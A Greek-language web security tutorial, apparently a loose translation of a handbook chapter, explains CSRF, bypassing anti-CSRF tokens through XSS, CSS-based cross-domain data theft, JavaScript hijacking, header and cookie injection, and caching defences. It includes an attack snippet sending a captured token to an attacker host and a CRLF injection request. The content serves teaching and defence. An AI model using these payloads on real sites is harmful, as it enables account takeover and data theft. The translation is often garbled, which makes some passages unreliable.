Εάν το web interface της συσκευής χρησιμοποιεί τον έλεγχο ταυτότητας που βασίζεται σε φόρμες , είναι συχνά δυνατό να εκτελεστει μια επίθεση σε δύο στάδια ,πρώτα αποσύνδεση του χρήστη και , στη συνέχεια, την εκτέλεση της δράσης επικύρωσης . Δεδομένου ότι οι περισσότεροι χρήστες δεν τροποποιούν τα προεπιλεγμένα διαπιστευτήρια για συσκευές αυτού του είδους , ο εισβολέας της ιστοσελίδας μπορεί να εκδώσει πρώτα ένα αίτημα σύνδεσης που περιέχει προεπιλεγμένες πιστοποιήσεις . Η συσκευή τότε ορίζει μια σύνοδο στον φυλλομετρητή του χρήστη , η οποία αποστέλλεται αυτόματα σε τυχόν μεταγενέστερες αιτήσεις , συμπεριλαμβανομένων εκείνων που παράγονται από τον εισβολέα .

Σε άλλες περιπτώσεις , ένας εισβολέας μπορεί να απαιτεί από το χρήστη να συνδεθεί στην εφαρμογή με το δικό του περιβάλλον χρήστη και στον εισβολέα να παραδώσει τα χρήσιμα στοιχεία . Για παράδειγμα, αν σκεφτούμε ότι μια εφαρμογή επιτρέπει στους χρήστες να ανεβάζουν και να αποθηκεύουν αρχεία . Αυτά τα αρχεία μπορεί να βρεθούν αργότερα, αλλά μόνο από τον χρήστη που φορτώθηκαν. Ας υποθέσουμε ότι η λειτουργία μπορεί να χρησιμοποιηθεί για να εκτελέσει αποθηκευμένες επιθέσεις **XSS**. Αυτή η ευπάθεια μπορεί να φαίνεται αβλαβής , με το σκεπτικό ότι ένας εισβολέας θα μπορούσε να το χρησιμοποιήσει μόνο για να επιτεθεί ο ίδιος . Ωστόσο , με τη χρήση τεχνικών **CSRF** , ένας εισβολέας μπορεί στην πραγματικότητα να εκμεταλλεύεται την αποθηκευμένη ευπάθεια **XSS** και να θέσει σε κίνδυνο άλλους χρήστες . Όπως ήδη περιγράφηκε , η ιστοσελίδα του εισβολέα μπορεί να κάνει αίτηση **CSRF** και να υποχρεώσει το χρήστη θύμα να συνδεθεί χρησιμοποιώντας τα διαπιστευτήρια του εισβολέα . Η σελίδα του εισβολέα μπορεί στη συνέχεια να κάνει μια **CSRF** αίτηση για να κατεβάσει ένα κακόβουλο αρχείο .

Όταν το πρόγραμμα περιήγησης του χρήστη επεξεργάζεται αυτό το αρχείο ,το **XSS** ωφέλιμο φορτίο του εισβολέα εκτελείται , και η συνεδρία του χρήστη με την ευάλωτη εφαρμογή είναι σε κίνδυνο . Παρά το γεγονός ότι το θύμα είναι συνδεδεμένο στο λογαριασμό του εισβολέα , μπορεί να μην είναι το τέλος της επίθεσης .Το **XSS** μπορεί να εκμεταλλευτεί το πρόγραμμα περιήγησης του χρήστη και να εκτελέσει αυθαίρετες δράσεις , όπως την αποσύνδεση του χρήστη από την τρέχουσα συνεδρία με την ευάλωτη την εφαρμογή και την παράκληση να συνδεθεί ο χρήστης ξανά με τα δικά του διαπιστευτήρια .

"Πρόληψη Ατέλειών CSRF"

Τα **CSRF** τρωτά σημεία προκύπτουν λόγω του τρόπου που οι browsers υποβάλουν αυτόματα τα cookies πίσω στη χορήγηση web server με κάθε μεταγενέστερη αίτηση . Εάν μια εφαρμογή web στηρίζεται αποκλειστικά σε cookies **HTTP** ως μηχανισμό για την παρακολούθηση συνεδριών , είναι εγγενώς σε κίνδυνο από αυτό το είδος της επίθεσης .

Το πρότυπο της άμυνας κατά των επιθέσεων **CSRF** είναι να συμπληρώσει τα **cookies HTTP** με συμπληρωματικές μεθόδους παρακολούθησης των συνεδριών . Αυτό παίρνει συνήθως τη μορφή πρόσθετων μαρκών που μεταδίδονται μέσω των κρυφών πεδίων σε φόρμες HTML . Όταν κάθε αίτηση υποβάλλεται , εκτός από την επικύρωση των cookie περιόδου λειτουργίας , η επαλήθευση εφαρμογής αναφαίρει ότι ο σωστός κωδικός περιήλθε στην υποβολή της φόρμας . Υποθέτοντας ότι ο επιτιθέμενος δεν έχει κανέναν τρόπο να καθορίσει την αξία αυτού του token , δεν μπορεί να κατασκευάσει ένα αίτημα cross- τομέα που καταφέρνει να εκτελεί την επιθυμητή ενέργεια .

"Νικώντας Anti - CSRF Άμυνες μέσω του XSS"

Προβάλλεται συχνά το επιχείρημα ότι οι **αντι - CSRF** άμυνες μπορεί να ηττηθούν , εάν η αίτηση περιλαμβάνει τυχόν αδυναμίες **XSS** . Αλλά αυτό είναι μόνο εν μέρει αλήθεια . Η σκέψη πίσω από τον ισχυρισμό ότι είναι σωστό είναι επειδή τα **XSS** ωφέλιμα φορτία εκτελούνται επί τόπου , μπορούν να εκτελέσουν αμφίδρομη αλληλεπίδραση με την αίτηση και, συνεπώς, μπορεί να ανακτήσουν τις μάρκες από απαντήσεις της εφαρμογής και να τις υποβάλλουν σε επόμενες αιτήσεις . Ωστόσο , αν μια σελίδα που προστατεύεται από την ίδια **αντι - CSRF** άμυνα περιέχει επίσης μια XSS ροή , η οποία δεν μπορεί εύκολα να χρησιμοποιηθεί για να σπάσει τις άμυνες. Ο εισβολέας παίρνει μια διεύθυνση **URL** ή **POST** αίτημα που περιέχει κακόβουλη είσοδο και το αντιγραφεί σε απάντηση στην εφαρμογή.Αλλά αν η ευάλωτη σελίδα εφαρμόζει **αντι – CSRF άμυνες** ,το δημιουργημένο αίτημα του επιτιθέμενου πρέπει να περιέχει ήδη το απαιτούμενο διακριτικό για να πετύχει . Αν δεν το κάνει , η αίτηση απορρίπτεται , και η διαδρομή κώδικα που περιέχει τη XSS ροή δεν εκτελείται . Το θέμα εδώ δεν είναι αν η επίθεση script μπορεί να διαβάσει όλους τους κωδικούς που περιέχονται στην απάντηση της εφαρμογής. Το ζήτημα είναι να πάρει το σενάριο σε μια απάντηση που περιέχει εκείνες μάρκες στο χώρο πρώτα . Στην πραγματικότητα , υπάρχουν αρκετές καταστάσεις στις οποίες μπορούν να αξιοποιηθούν XSS ευπάθειες:

- Αν υπάρχουν αποθηκευμένες **XSS** ροές εντός της λειτουργικότητας , μπορεί πάντα να αξιοποιηθούν για να νικήθούν οι άμυνες . Μια **JavaScript** επίθεση μπορεί να διαβάσει άμεσα τις μάρκες που περιέχονται μέσα στη ίδια απάντηση.
- Αν η εφαρμογή χρησιμοποιεί **αντι - CSRF άμυνες** μόνο για ένα μέρος της λειτουργικότητάς της , και η XSS ροή σε μια λειτουργία δεν υπερασπίστηκε κατά **CSRF** , οι ροές μπορούν να αξιοποιηθούν για να νικήθούν οι άμυνες **αντι - CSRF** . Για παράδειγμα αν η εφαρμογή χρησιμοποιεί **αντι - CSRF** μάρκες τότε θα προστατεύεται μόνο το δεύτερο στάδιο της συνάρτησης μεταφοράς κεφαλαίων.

- Σε ορισμένες εφαρμογές , οι αντι - CSRF μάρκες συνδέονται μόνο με τον τρέχοντα χρήστη , και όχι τη συνεδρία του . Σε αυτήν την περίπτωση , αν η φόρμα login δεν προστατεύεται κατά CSRF ,η πολυσταδιακή εκμετάλλευση μπορεί να είναι ακόμα δυνατή. Πρώτον , ο εισβολέας συνδέεται στο λογαριασμό του για να λάβει μια έγκυρη πιστοποίηση **αντι - CSRF** που συνδέεται με την ταυτότητα του χρήστη. Στη συνέχεια χρησιμοποιεί **CSRF** κατά της φόρμα σύνδεσης σε ισχύ που ο χρήστης θύμα χρησιμοποίησε για να συνδεθεί τα

διαπιστευτήριά του εισβολέα αποθηκεύονται σε **XSS** . Μόλις ο χρήστης συνδεθεί ως εισβολέας , ο εισβολέας χρησιμοποιεί **CSRF** για να προκαλέσει το χρήστης να εκδώσει ένα αίτημα εκμετάλλευσης, χρησιμοποιώντας το **αντι – CSRF token** που απέκτησε προηγουμένως από τον εισβολέα . Στη συνέχεια εκτελεί το πρόγραμμα περιήγησης του χρήστη . Δεδομένου ότι ο χρήστης εξακολουθεί να είναι συνδεδεμένος ως εισβολέας , το ωφέλιμο φορτίο **XSS** μπορεί να χρειαστεί να συνδεθεί ξανά με τον χρήστη και να προκαλέσει το χρήστη να συνδεθεί ξανά , με αποτέλεσμα τα διαπιστευτήρια σύνδεσης του χρήστη και η σύνοδος της εφαρμογής να είναι πλήρως σε κίνδυνο .

- Αν οι **αντι - CSRF** μάρκες δεν συνδέονται με τον χρήστη, αλλά στην τρέχουσα περίοδο , μια παραλλαγή μπορεί να είναι δυνατή , εάν είναι οποιεσδήποτε μέθοδοι διαθέσιμες στον εισβολέα και μπορέσει να αποκτήσει τα cookies στο πρόγραμμα περιήγησης του χρήστη. Αντί να χρησιμοποιεί μια επίθεση εναντίον **CSRF** ή φόρμα **login** με δικά του διαπιστευτήρια, ο εισβολέας μπορεί να επιτεθεί απευθείας στο χρήστη τόσο στην τρέχουσα περίοδο λειτουργίας του token και στο **αντι- CSRF** διακριτικό που είναι συνδεδεμένος με αυτό .

Τα σενάρια αυτά , και συγκεκριμένα η πραγματοποίησή τους κατά των επιθέσεων **CSRF** σε πολλές περιπτώσεις είναι πολύ πιο δύσκολη, ώστε να εκμεταλλευτούν κάποια **XSS** τρωτά σημεία . Ωστόσο , είναι αυτονόητο ότι πληρούνται οι προϋποθέσεις **XSS** σε μια εφαρμογής και πρέπει πάντα να είναι fixed , ανεξάρτητα από οποιαδήποτε προστασία **αντι - CSRF** στη θέση του , μπορεί σε ορισμένες περιπτώσεις , να ματαιώσουν έναν εισβολέα που προσπαθεί να εκμεταλλευτεί κάποια στοιχεία .

"Σύλληψη δεδομένων από Επίθεση σε CSS"

Στα παραδείγματα που συζητήθηκαν στο προηγούμενο τμήμα, ήταν αναγκαίο να χρησιμοποιηθεί κάποια περιορισμένη σήμανση **HTML** στο κείμενο επίθεσης για να συλλάβει μέρος της **crossdomain** απόκρισης. Σε πολλές περιπτώσεις, όμως, τα μπλοκ εφαρμογής ή HTML-κωδικοποιούν χαρακτήρες στην είσοδο,και έτσι πραγματοποιείται πρόληψη της εισαγωγής οποιασδήποτε νέας ετικέτας **HTML**. Οι εφαρμογές και συχνά αυτό το θεωρούν ακίνδυνο. Για παράδειγμα , σε μια εφαρμογή **web mail** , ένας εισβολέας μπορεί να είναι σε θέση να εισάγει κάποιο περιορισμένο κείμενο της απάντησης του χρήστη - στόχου μέσω της γραμμής θέματος ενός **e -mail** . Σε αυτήν την περίπτωση , ο εισβολέας μπορεί να είναι σε θέση να συλλάβει τα ευαίσθητα δεδομένα **crossdomain** με εισαγωγή **CSS** κώδικα στην εφαρμογή.

Στο παράδειγμα που έχει ήδη συζητηθεί, ας υποθέσουμε ότι ο επιτιθέμενος στέλνει ένα e - mail με αυτή η γραμμή θέματος :

{ } * { font-family : "

Δεδομένου ότι αυτό δεν περιέχει μεταχαρακτήρες η απάντηση που επιστρέφεται στον χρήστη μπορεί να μοιάζει όπως αυτό :

<html>

<head>

<title> WahhMail Εισερχόμενα < / title>

< / head>

<body>

...

<td> { } * { font-family : " < / td >

...

<form action="http://wahh-mail.com/forwardemail" method="POST">

<input type="hidden" name="nonce" value="2230313740821">

<input type="submit" value="Forward">

...

< / form>

...

<script>

var _StatsTrackerId = ' AAE78F27CB3210D » ;

...

< / script >

< / body>

< / html >

Αυτή η απάντηση περιέχει **HTML** . Παραδόξως , όμως , ορισμένα προγράμματα περιήγησης επιτρέπουν αυτή την απάντηση να φορτωθεί ως ένα **CSS stylesheet** και να επεξεργάζεται τυχόν **CSS** ορισμούς που περιέχονται. Στην προκειμένη περίπτωση , στην επίθεση-απάντηση το CSS font-family ιδιοκτησίας ξεκινά με μια συμβολοσειρά ως ορισμό ιδιοκτησίας . Το κείμενο του εισβολέα δεν κλείνει τη συμβολοσειρά, έτσι ώστε να συνεχίζεται μέσω αυτού η απάντηση , συμπεριλαμβανομένης και της κρυφής φόρμας που περιέχει το ευαίσθητο **αντι - CSRF** token . Για να εκμεταλλευτεί αυτήν τη συμπεριφορά , ένας εισβολέας θα πρέπει να φιλοξενήσει μια σελίδα στο δικό του τομέα που περιλαμβάνει την επίθεση-απάντηση ως **CSS stylesheet** .Οι Ορισμοί **CSS** πρέπει να εφαρμόζονται στη σελίδα του εισβολέα .Στη συνέχεια μπορεί να αναζητηθεί χρησιμοποιώντας **JavaScript** για να ανακτήσουν τα καταγεγραμμένα δεδομένα . Για παράδειγμα, ο εισβολέας μπορεί να φιλοξενήσει μια σελίδα που περιέχει τα εξής :

< link rel = " stylesheet " href = " https://wahh-mail.com/inbox " type = " text /

css " >

<script>

document.write ('< img src = " http://mdattacker.net/capture ; +

escape (document.body.currentStyle.fontFamily) + " > ") ;

< / script >

Αυτή η σελίδα περιλαμβάνει τη σχετική διεύθυνση URL από την εφαρμογή web mail και στη συνέχεια τρέχει ένα script για να θέσει υπό αμφισβήτηση το **font-family** ιδιοκτησίας , η οποία έχει οριστεί εντός της ανταπόκρισης της εφαρμογής web mail . Η αξία συμπεριλαμβανομένου του ευαίσθητου **αντι - CSRF** συνόλου, τότε διαβιβάζονται στο διακομιστή του εισβολέα μέσω δυναμικά δημιουργημένων αιτημάτων για την ακόλουθη διεύθυνση **URL** :

http://mdattacker.net/capture ; % 27 % 3C/td % 3E % 0D % 0A % 0D ... % 0A % 3Cform % 20δράση % 3D % 22 http % 3A / / wahh-mail.com/forwardemail % 22 % 20method % 3D % 22POST % 22 % 3E % 0D % 0A % 3Cinput % 2 0type % 3D % 22hidden % 22 % 20name % 3D % 22nonce % 22 % 20value % 3Δ% 222230313740821 % 22 % 3E % 0D % 0A % 3Cinput % 20type % 3D % 22submit % 22 % 20value % 3D %22Forward % 22 % 3E % 0D % 0A % 0D ... % 0A % 3C / έντυπο % 3E % 0D % 0A % 0D ... % 0A % 3Cscript % 3E % 0D% 0Avar % 20_StatsTrackerId % 3D % 27AAE78F27CB32 10D % 27

Αυτή η επίθεση λειτουργεί σε τρέχουσες εκδόσεις του **Internet Explorer** . Άλλοι browsers περιλαμβάνουν μέτρα για την πρόληψη αυτών των κινδύνων.

"JavaScript Επιθέσεις"

Οι JavaScript επιθέσεις παρέχουν μία επιπλέον μέθοδος καταγραφής των δεδομένων μεταξύ τομέων , μετατρέποντας τη **CSRF** σε περιορισμένη " αμφίδρομη " επίθεση .Η πολιτική ίδιας προέλευσης επιτρέπει σε κάποιον τομέα να περιλαμβάνει κώδικα δέσμης ενεργειών από άλλο τομέα, και αυτός ο κώδικας εκτελεί στο πλαίσιο του τομέα επίκληση και όχι έκδοση. Η διάταξη αυτή είναι ακίνδυνη υπό την προϋπόθεση ότι οι απαντήσεις εφαρμογής είναι εκτελέσιμες χρησιμοποιώντας μια δέσμη ενεργειών μεταξύ τομέων που περιέχουν μόνο ευαίσθητο κώδικα , η οποία είναι στατική και προσβάσιμη από οποιονδήποτε χρήστη της εφαρμογής. Ωστόσο , πολλές από τις σημερινές εφαρμογές χρησιμοποιούν **JavaScript** για τη μετάδοση ευαίσθητων δεδομένων , με έναν τρόπο που δεν είναι δυνατό να προβλεφθεί . .

Επιπλέον , οι εξελίξεις σε προγράμματα περιήγησης δείχνουν ότι ένα αυξανόμενο εύρος της σύνταξης γίνεται εκτελέσιμο ως έγκυρο **JavaScript** , με νέες ευκαιρίες για συλλογή δεδομένων μεταξύ τομέων . Οι αλλαγές στο σχεδιασμό εφαρμογών περιλαμβάνουν νέους τρόπους χρησιμοποιώντας τον κώδικα **JavaScript** για τη μετάδοση ευαίσθητων δεδομένων από τον **server** στον **client** . Σε πολλές περιπτώσεις , ένας γρήγορος και αποδοτικός τρόπος για την ενημέρωση της διεπαφής χρήστη μέσω ασύγχρονων αιτημάτων στο διακομιστή είναι να συμπεριλάβει δυναμικά κώδικα δέσμης ενεργειών που περιέχει , σε κάποια μορφή ο χρήστης. Το τμήμα αυτό εξετάζει διάφορους τρόπους με τον οποίο εκτελούνται δυναμικά **script** που μπορεί να χρησιμοποιηθούν για τη μετάδοση ευαίσθητων δεδομένων. Θεωρεί, επίσης, πως αυτός ο κώδικας μπορεί να χρησιμοποιηθεί για να συλλάβει δεδομένα από ένα διαφορετικό τομέα.

Για την Πρόληψη JavaScript επιθέσεων πρέπει να πληρούνται προϋποθέσεις. Για την αποτροπή τέτοιων επιθέσεων , είναι αναγκαίο να παραβιαστεί τουλάχιστον μία αυτών των προϋποθέσεων . Για την παροχή της άμυνας σε βάθος , συνιστάται πολλαπλές προφυλάξεις να εφαρμοστούν από κοινού :

- Όσον αφορά τις αιτήσεις που εκτελούν ευαίσθητες δράσεις , η εφαρμογή θα πρέπει να χρήσιμοποιήσει τυποποιημένες άμυνες **αντι - CSRF** για την πρόληψη των αιτήσεων **cross- τομέα** από επιστροφή οποιεσδήποτε απάντησης που περιέχειευαίσθητα δεδομένα .
- Όταν μια εφαρμογή εκτελεί δυναμικά κώδικα **JavaScript**, δεν περιορίζεται στη χρήση **<script>** ετικέτας για να τη συμπεριλάβει στο σενάριο . Επειδή η αίτηση

είναι επί τόπου ,ο κώδικας προγράμματος - πελάτη μπορεί να χρησιμοποιήσει ένα **XMLHttpRequest** για να ανακτηθεί η πρώτη απάντηση και να εκτελέσει πρόσθετη επεξεργασία προτού εκτελεστεί ως σενάριο . Αυτό σημαίνει ότι η εφαρμογή μπορεί να εισάγει προβληματικό **JavaScript** κατά την έναρξη της αντίδρασης , το οποίο η εφαρμογή πελάτη αφαιρεί πριν από την επεξεργασία . Για παράδειγμα , ο παρακάτω κώδικας προκαλεί μια infi βρόχο πεπερασμένη όταν εκτελείται χρησιμοποιώντας μια δέσμη ενεργειών περιλαμβάνουν , αλλά μπορεί να αφαιρεθεί πριν από την εκτέλεση όταν το σενάριο μπορεί να προσπελαστεί χρησιμοποιώντας **XMLHttpRequest**

- Επειδή η εφαρμογή μπορεί να χρησιμοποιήσει **XMLHttpRequest**, να ανακτήσει δυναμικά script κώδικα , χρησιμοποιώντας τα αιτήματα **POST**. Εάν η εφαρμογή δέχεται μόνο **POST** αιτήσεις για δυνητικά ευπαθείς κώδικες δέσμης ενεργειών , αποτρέπει τρίτους από την ένταξή τους χρησιμοποιώντας **<script>** ετικέτες .

"Διασχίζοντας Domains με Εφαρμογές υπηρεσιών μεσολάβησης "

Μερικές διαθέσιμες στο κοινό web εφαρμογές λειτουργούν αποτελεσματικά ως υπηρεσίες μεσολάβησης, επιτρέποντας περιεχόμενο που πρέπει να ανακτηθεί από ένα διαφορετικό τομέα, αλλά σερβίρεται στο χρήστη μέσα από την εφαρμογή web διαμεσολάβησης. Ένα παράδειγμα αυτού είναι η **Google Μετάφραση** που ζητεί προδιαγραφές εξωτερικής διεύθυνσης **URL** και επιστρέφει το περιεχόμενό ,εντός της απάντησης που ανακτήθηκε.. Όταν συμβαίνει αυτό, όσον αφορά το πρόγραμμα περιήγησης, το περιεχόμενο από κάθε εξωτερικό τομέα υπάρχει τώρα στο τομέα του προγράμματος μετάφρασης, δεδομένου ότι αυτό είναι το πεδίο από το οποίο προέρχονται. Δεδομένου ότι τα δύο σύνολα περιεχομένου κατοικούν στον ίδιο τομέα,η αμφίδρομη αλληλεπίδραση μεταξύ τους είναι δυνατή εάν επίσης διεξάγεται μέσω του τομέα του **Google Translate(GT)** .

Φυσικά, εάν κάποιος χρήστης είναι συνδεδεμένος με εξωτερική εφαρμογή, το πρόγραμμα περιήγησης την αντιμετωπίζει σωστά ως ένα διαφορετικό τομέα. Ως εκ τούτου, τα **cookies** του χρήστη για την εξωτερική εφαρμογή δεν αποστέλλονται μέσω του GT, ούτε υπάρχει άλλη πιθανή αλληλεπίδραση. Ως εκ τούτου, ένα κακόβουλο **website** δεν μπορεί να αξιοποιήσει εύκολα τη GT και να θέσει σε κίνδυνο τις συνεδρίες των χρηστών σε άλλες εφαρμογές. Ωστόσο, η συμπεριφορά των υπηρεσιών μεσολάβησης, όπως η **GT** μπορεί να επιτρέψει σε μια ιστοσελίδα να εκτελέσει αμφίδρομη αλληλεπίδραση με το κοινό, χωρίς έλεγχο περιοχών της αίτησης σε διαφορετικό τομέα. Ένα παράδειγμα αυτής της επίθεσης είναι η **Jikto**, ένα **proof-of -concept** ιός που μπορεί να εξαπλωθεί μεταξύ των εφαρμογών web με τη εύρεση και την αξιοποίηση των επίμονων ευπάθειών **XSS** σε αυτά . Στην ουσία , η **Jikto** λειτουργεί με τον ακόλουθο τρόπο:

- Όταν τρέχει , το σενάριο ελέγχει αν εκτελείται στον τομέα του GT . Αν όχι , φορτώνει την τρέχουσα διεύθυνση URL μέσω του τομέα GT , αποτελεσματικά να μεταφέρουν τον εαυτό του σε αυτόν τον τομέα .

- Το σενάριο με το περιεχόμενο αιτημάτων από έναν εξωτερικό τομέα μέσω της GT . δεδομένου ότι η το ίδιο script εκτελείται στον τομέα της GT , μπορεί να εκτελέσει

αμφίδρομη αλληλεπίδραση με δημόσια περιεχομένα σε οποιαδήποτε άλλη περιοχή μέσω της GT .

- Το σενάριο υλοποιεί μια βασική σάρωση **web** σε **JavaScript** για να εξετάσει τη εξωτερική περιοχή για την επίμονη XSS ροή . Αυτές οι ευπάθειες μπορεί να προκύψουν μέσα σε δημόσια προσβάσιμες λειτουργίες, όπως πίνακες μηνυμάτων.
- Όταν υπάρξει ευπάθεια στην ταυτοποίηση, το σενάριο το εκμεταλλεύεται αυτό για να φορτώσει ένα αντίγραφο του εαυτού του σε εξωτερικό τομέα .
- Όταν ένας άλλος χρήστης επισκέπτεται έναν εξωτερικό τομέα επικύνδινο , το σενάριο εκτελείται , και η διαδικασία επαναλαμβάνεται.

Ο ιός τύπου **Jikto** επιδιώκει να εκμεταλλευτεί **XSS** ροές. Ωστόσο, η βασική τεχνική επίθεσης είναι με συγχώνευση τομέων μέσω των υπηρεσιών μεσολάβησης και δεν εξαρτάται σε οποιαδήποτε ευπάθεια στις επιμέρους εξωτερικές εφαρμογές που απευθύνονται , και δεν μπορούν ρεαλιστικά να υπερασπιστούν ενάντια . Παρ 'όλα αυτά , έχει ενδιαφέρον ως τεχνική επίθεσης από μόνη της . Είναι επίσης ένα χρήσιμο θέμα για να ελέγξουμε το πώς εφαρμόζεται η πολιτική της ίδιας προέλευσης σε ασυνήθιστες καταστάσεις .

"Κεφαλίδα HTTP Επίθεσης"

Τα τρωτά σημεία της επίθεσης στη κεφαλίδα **HTTP** προκύπτουν όταν ελέγχονται από τον χρήστη τα δεδομένα που εισάγονται με μη ασφαλή τρόπο με μια κεφαλίδα HTTP που επιστρέφεται από την εφαρμογή. Εάν ένας εισβολέας μπορεί να εισάγει νέα γραμμή χαρακτήρων στην κεφαλίδα που ελέγχει ο ίδιος, μπορεί να γράψει αυθαίρετα ότι περιεχόμενο θέλει μέσα στο σώμα της απόκρισης. Αυτή η ευπάθεια προκύπτει πιο συχνά σε σχέση με την τοποθεσία και τις **Set-Cookie** κεφαλίδες, αλλά μπορεί ενδεχομένως να παρουσιαστεί για οποιονδήποτε κεφαλίδα **HTTP**. Προηγουμένως παρατηρήσαμε πως μια εφαρμογή μπορεί να εισάγει στοιχεία που ο χρήστης παρέχει και να τα τοποθετήσει στην κεφαλίδα θέσης της απόκρισης **3xx**. Με έναν παρόμοιο τρόπο, ορισμένες εφαρμογές παίρνουν είσοδο από το χρήστη και την τοποθετούν σε ένα **cookie**.

Για παράδειγμα:

GET / settings/12/Default.aspx; Γλώσσα = Αγγλικά HTTP/1.1

Organizer: mdsec.net

HTTP/1.1 200 OK

Set-Cookie: PreferredLanguage = Αγγλικά

...

Σε οποιαδήποτε από αυτές τις περιπτώσεις, μπορεί να είναι δυνατό για έναν εισβολέα να κατασκευάσει μια είσοδο και να ζητήσει τη χρήση του χαρακτήρα επιστροφής **(0x0d)** ή / και τροφοδοσία γραμμής **(0x0A)** .Ακόμα μπορούμε να εισάγουμε χαρακτήρες σε μια νέα γραμμή στην κεφαλίδα που ελέγχει και επομένως να εισάγει περαιτέρω στοιχεία όπως στην ακόλουθη γραμμή:

GET / settings/12/Default.aspx Γλώσσα = Αγγλικά% 0d% 0aFoo: + bar HTTP/1.1

Organizer: mdsec.net

HTTP/1.1 200 OK

Set-Cookie: PreferredLanguage = Αγγλικά

Foo: bar

...

"Επιθέσεις με cookie"

Σε επιθέσεις **cookie** , ο εισβολέας αξιοποιεί κάποια χαρακτηριστικά της λειτουργικότητας της εφαρμογής , ή τη συμπεριφορά του προγράμματος περιήγησης , για να ρυθμίσει ή να τροποποιήσετε ένα cookie στο πλαίσιο του προγράμματος περιήγησης του χρήστη θύματος . Ένας εισβολέας μπορεί να είναι σε θέση να κάνει μια επίθεση με διάφορους τρόπους :

- Ορισμένες εφαρμογές περιλαμβάνουν τη λειτουργικότητα που παίρνει ένα όνομα και την αξία σε παράμετρους αιτήματος και τα εν λόγω σύνολα μέσα σε ένα cookie στην απόκριση . Ένα συνηθισμένο παράδειγμα όταν συμβαίνει αυτό είναι σε λειτουργίες για την επιμονή του χρήστη σε συγκεκριμένες προτιμήσεις .
- Όπως έχει ήδη περιγραφεί , αν υπάρχει ένα θέμα ευπάθειας σε κεφαλίδα HTTP , αυτό μπορεί να αξιοποιηθεί για την επίθεση σε αυθαίρετες κεφαλίδες **Set- Cookie** .
- Οι **XSS** ευπάθειες σε συναφείς τομείς μπορεί να αξιοποιηθούν για να ορίσουμε ένα **cookie** σε μια στοχευμένη περιοχή . Οποισδήποτε υποτομέας του ίδιου του στοχευόμενου τομέα, και του μητρικού τομέα, μπορούν όλα να χρησιμοποιηθούν με αυτόν τον τρόπο .
- Ανάλογα με την εφαρμογή , θέτοντας συγκεκριμένες προδιαγραφές **cookie** μπορεί να παρεμβαίνει στη λογική της εφαρμογής σε βάρος του χρήστη (για παράδειγμα , UseHttps = false) .
- Αντί της σύνδεσης με **αντι - CSRF** μάρκες συνεδρίας του χρήστη , κάποιες εφαρμογές λειτουργούν με την τοποθέτηση ενός cookie και μιας παράμετρου αιτήματος και στη συνέχεια, συγκρίνοντας αυτές τις τιμές για να αποτρέψει τις επιθέσεις **CSRF** . Εάν οι έλεγχοι εισβολέα τόσο σε **cookies** όσο και στη τιμή της παραμέτρου , η άμυνα αυτή μπορεί να παρακαμφθεί .

Μια ευπάθεια ανακατεύθυνσης μπορεί να προσδώσει αξιοπιστία σε ανοίγματα του εισβολέα στα πιθανά θύματα , διότι του επιτρέπει να δημιουργήσει μια διεύθυνση **URL** που παραπέμπει στην αυθεντική ιστοσελίδα που στοχεύει . Η πλειοψηφία των επιθέσεων χρησιμοποιούν άλλες τεχνικές για να αποκτήσουν αξιοπιστία που είναι εκτός του ελέγχου της εφαρμογής στην οποία απευθύνεται. Τα παραδείγματα περιλαμβάνουν την εγγραφή παρόμοιου ονόματος τομέα , χρησιμοποιώντας επίσημα **subdomains** , και τη δημιουργία μιας απλής αναντιστοιχίας μεταξύ του κειμένου και του στόχου **URL** των links που εμφανίζονται στα **HTML e - mails** .

Η έρευνα έδειξε ότι οι περισσότεροι χρήστες δεν μπορούν να ή δεν είναι διατεθειμένοι να πάρουν τις αποφάσεις ασφαλείας που βασίζονται στη δομή **URL**. Κατά τα τελευταία έτη , πολλές ανοικτές ευπάθειες ανακατεύθυνσης έχουν χρησιμοποιηθεί με σχετικά καλοήθη τρόπους για να εκτελέσει επιθέσεις , στις οποίες τα θύματα άθελά τους ανακατευθύνονται από ένα σύνδεσμο σε έναν άλλο.

"Πρόληψη Τοπικών Επιθέσεων Προστασίας Προσωπικών Δεδομένων"

Οι αιτήσεις θα πρέπει να αποφεύγουν την αποθήκευση ευαίσθητων περιεχομένων σε ένα μόνιμο cookie. Ακόμη και αν αυτά τα δεδομένα είναι κρυπτογραφημένα, μπορεί ενδεχομένως να υποβληθούν εκ νέου από έναν εισβολέα που τα συλλέγει. Οι αιτήσεις θα πρέπει να χρησιμοποιούν κατάλληλες οδηγίες **cache** για την πρόληψη των ευαίσθητων δεδομένων από το να αποθηκευτούν από τους **browsers**. Σε **ASP** εφαρμογές, οι ακόλουθες οδηγίες προκαλούν το διακομιστή για να συμπεριλάβει τις απαιτούμενες οδηγίες:

<% Response.CacheControl = "no-cache"%>

<% Response.AddHeader "object", "no-cache"%>

<% Response.Expires = 0%>

Σε εφαρμογές Java, οι ακόλουθες εντολές πρέπει να επιτύχουν το ίδιο αποτέλεσμα:

< %

response.setHeader (" Cache - Control" , "no - cache") ;

response.setHeader (" object" , "no - cache") ;

response.setDateHeader (" Ημερομηνία λήξης " , 0) ;

% >

Οι αιτήσεις δεν πρέπει ποτέ να χρησιμοποιούν τις διευθύνσεις **URL** για τη μετάδοση ευαίσθητων δεδομένων, διότι η είναι δυνατόν να συνδεθεί σε πολλές τοποθεσίες . Όλα αυτά τα δεδομένα πρέπει να διαβιβάζονται χρησιμοποιώντας φόρμες **HTML** που υποβάλλονται με τη μέθοδο **POST** . Σε κάθε περίπτωση όπου οι χρήστες εισάγουν ευαίσθητα δεδομένα σε εισαγωγή κειμένου, η με autocomplete = off χαρακτηριστικό θα πρέπει να υπάρχει προδιαγραφή συγκεκριμένης προδιαγραφής ή πεδία με ετικέτα . Άλλοι μηχανισμοί αποθήκευσης στην πλευρά του πελάτη , όπως είναι τα νέα χαρακτηριστικά που εισάγονται με **HTML5** , προσφέρουν μια ευκαιρία για τις αιτήσεις για την λειτουργία της εφαρμογής , συμπεριλαμβανομένων της πολύ ταχύτερης πρόσβασης στο χρήστη και της δυνατότητα να συνεχίσουν να εργάζονται , όταν η πρόσβαση στο δίκτυο δεν είναι διαθέσιμη .

Σε περιπτώσεις όπου τα ευαίσθητα δεδομένα πρέπει να αποθηκεύονται τοπικά , αυτά θα πρέπει να είναι κρυπτογραφημένα και να μην είναι εύκολη η άμεση πρόσβαση από έναν εισβολέα . Επιπλέον, οι χρήστες πρέπει να ενημερώνονται για τη φύση των δεδομένων που αποθηκεύονται τοπικά ,με προειδοποίηση των κινδύνων της τοπικής πρόσβασης από έναν εισβολέα.

"Επίθεση σε έλεγχο ActiveX"

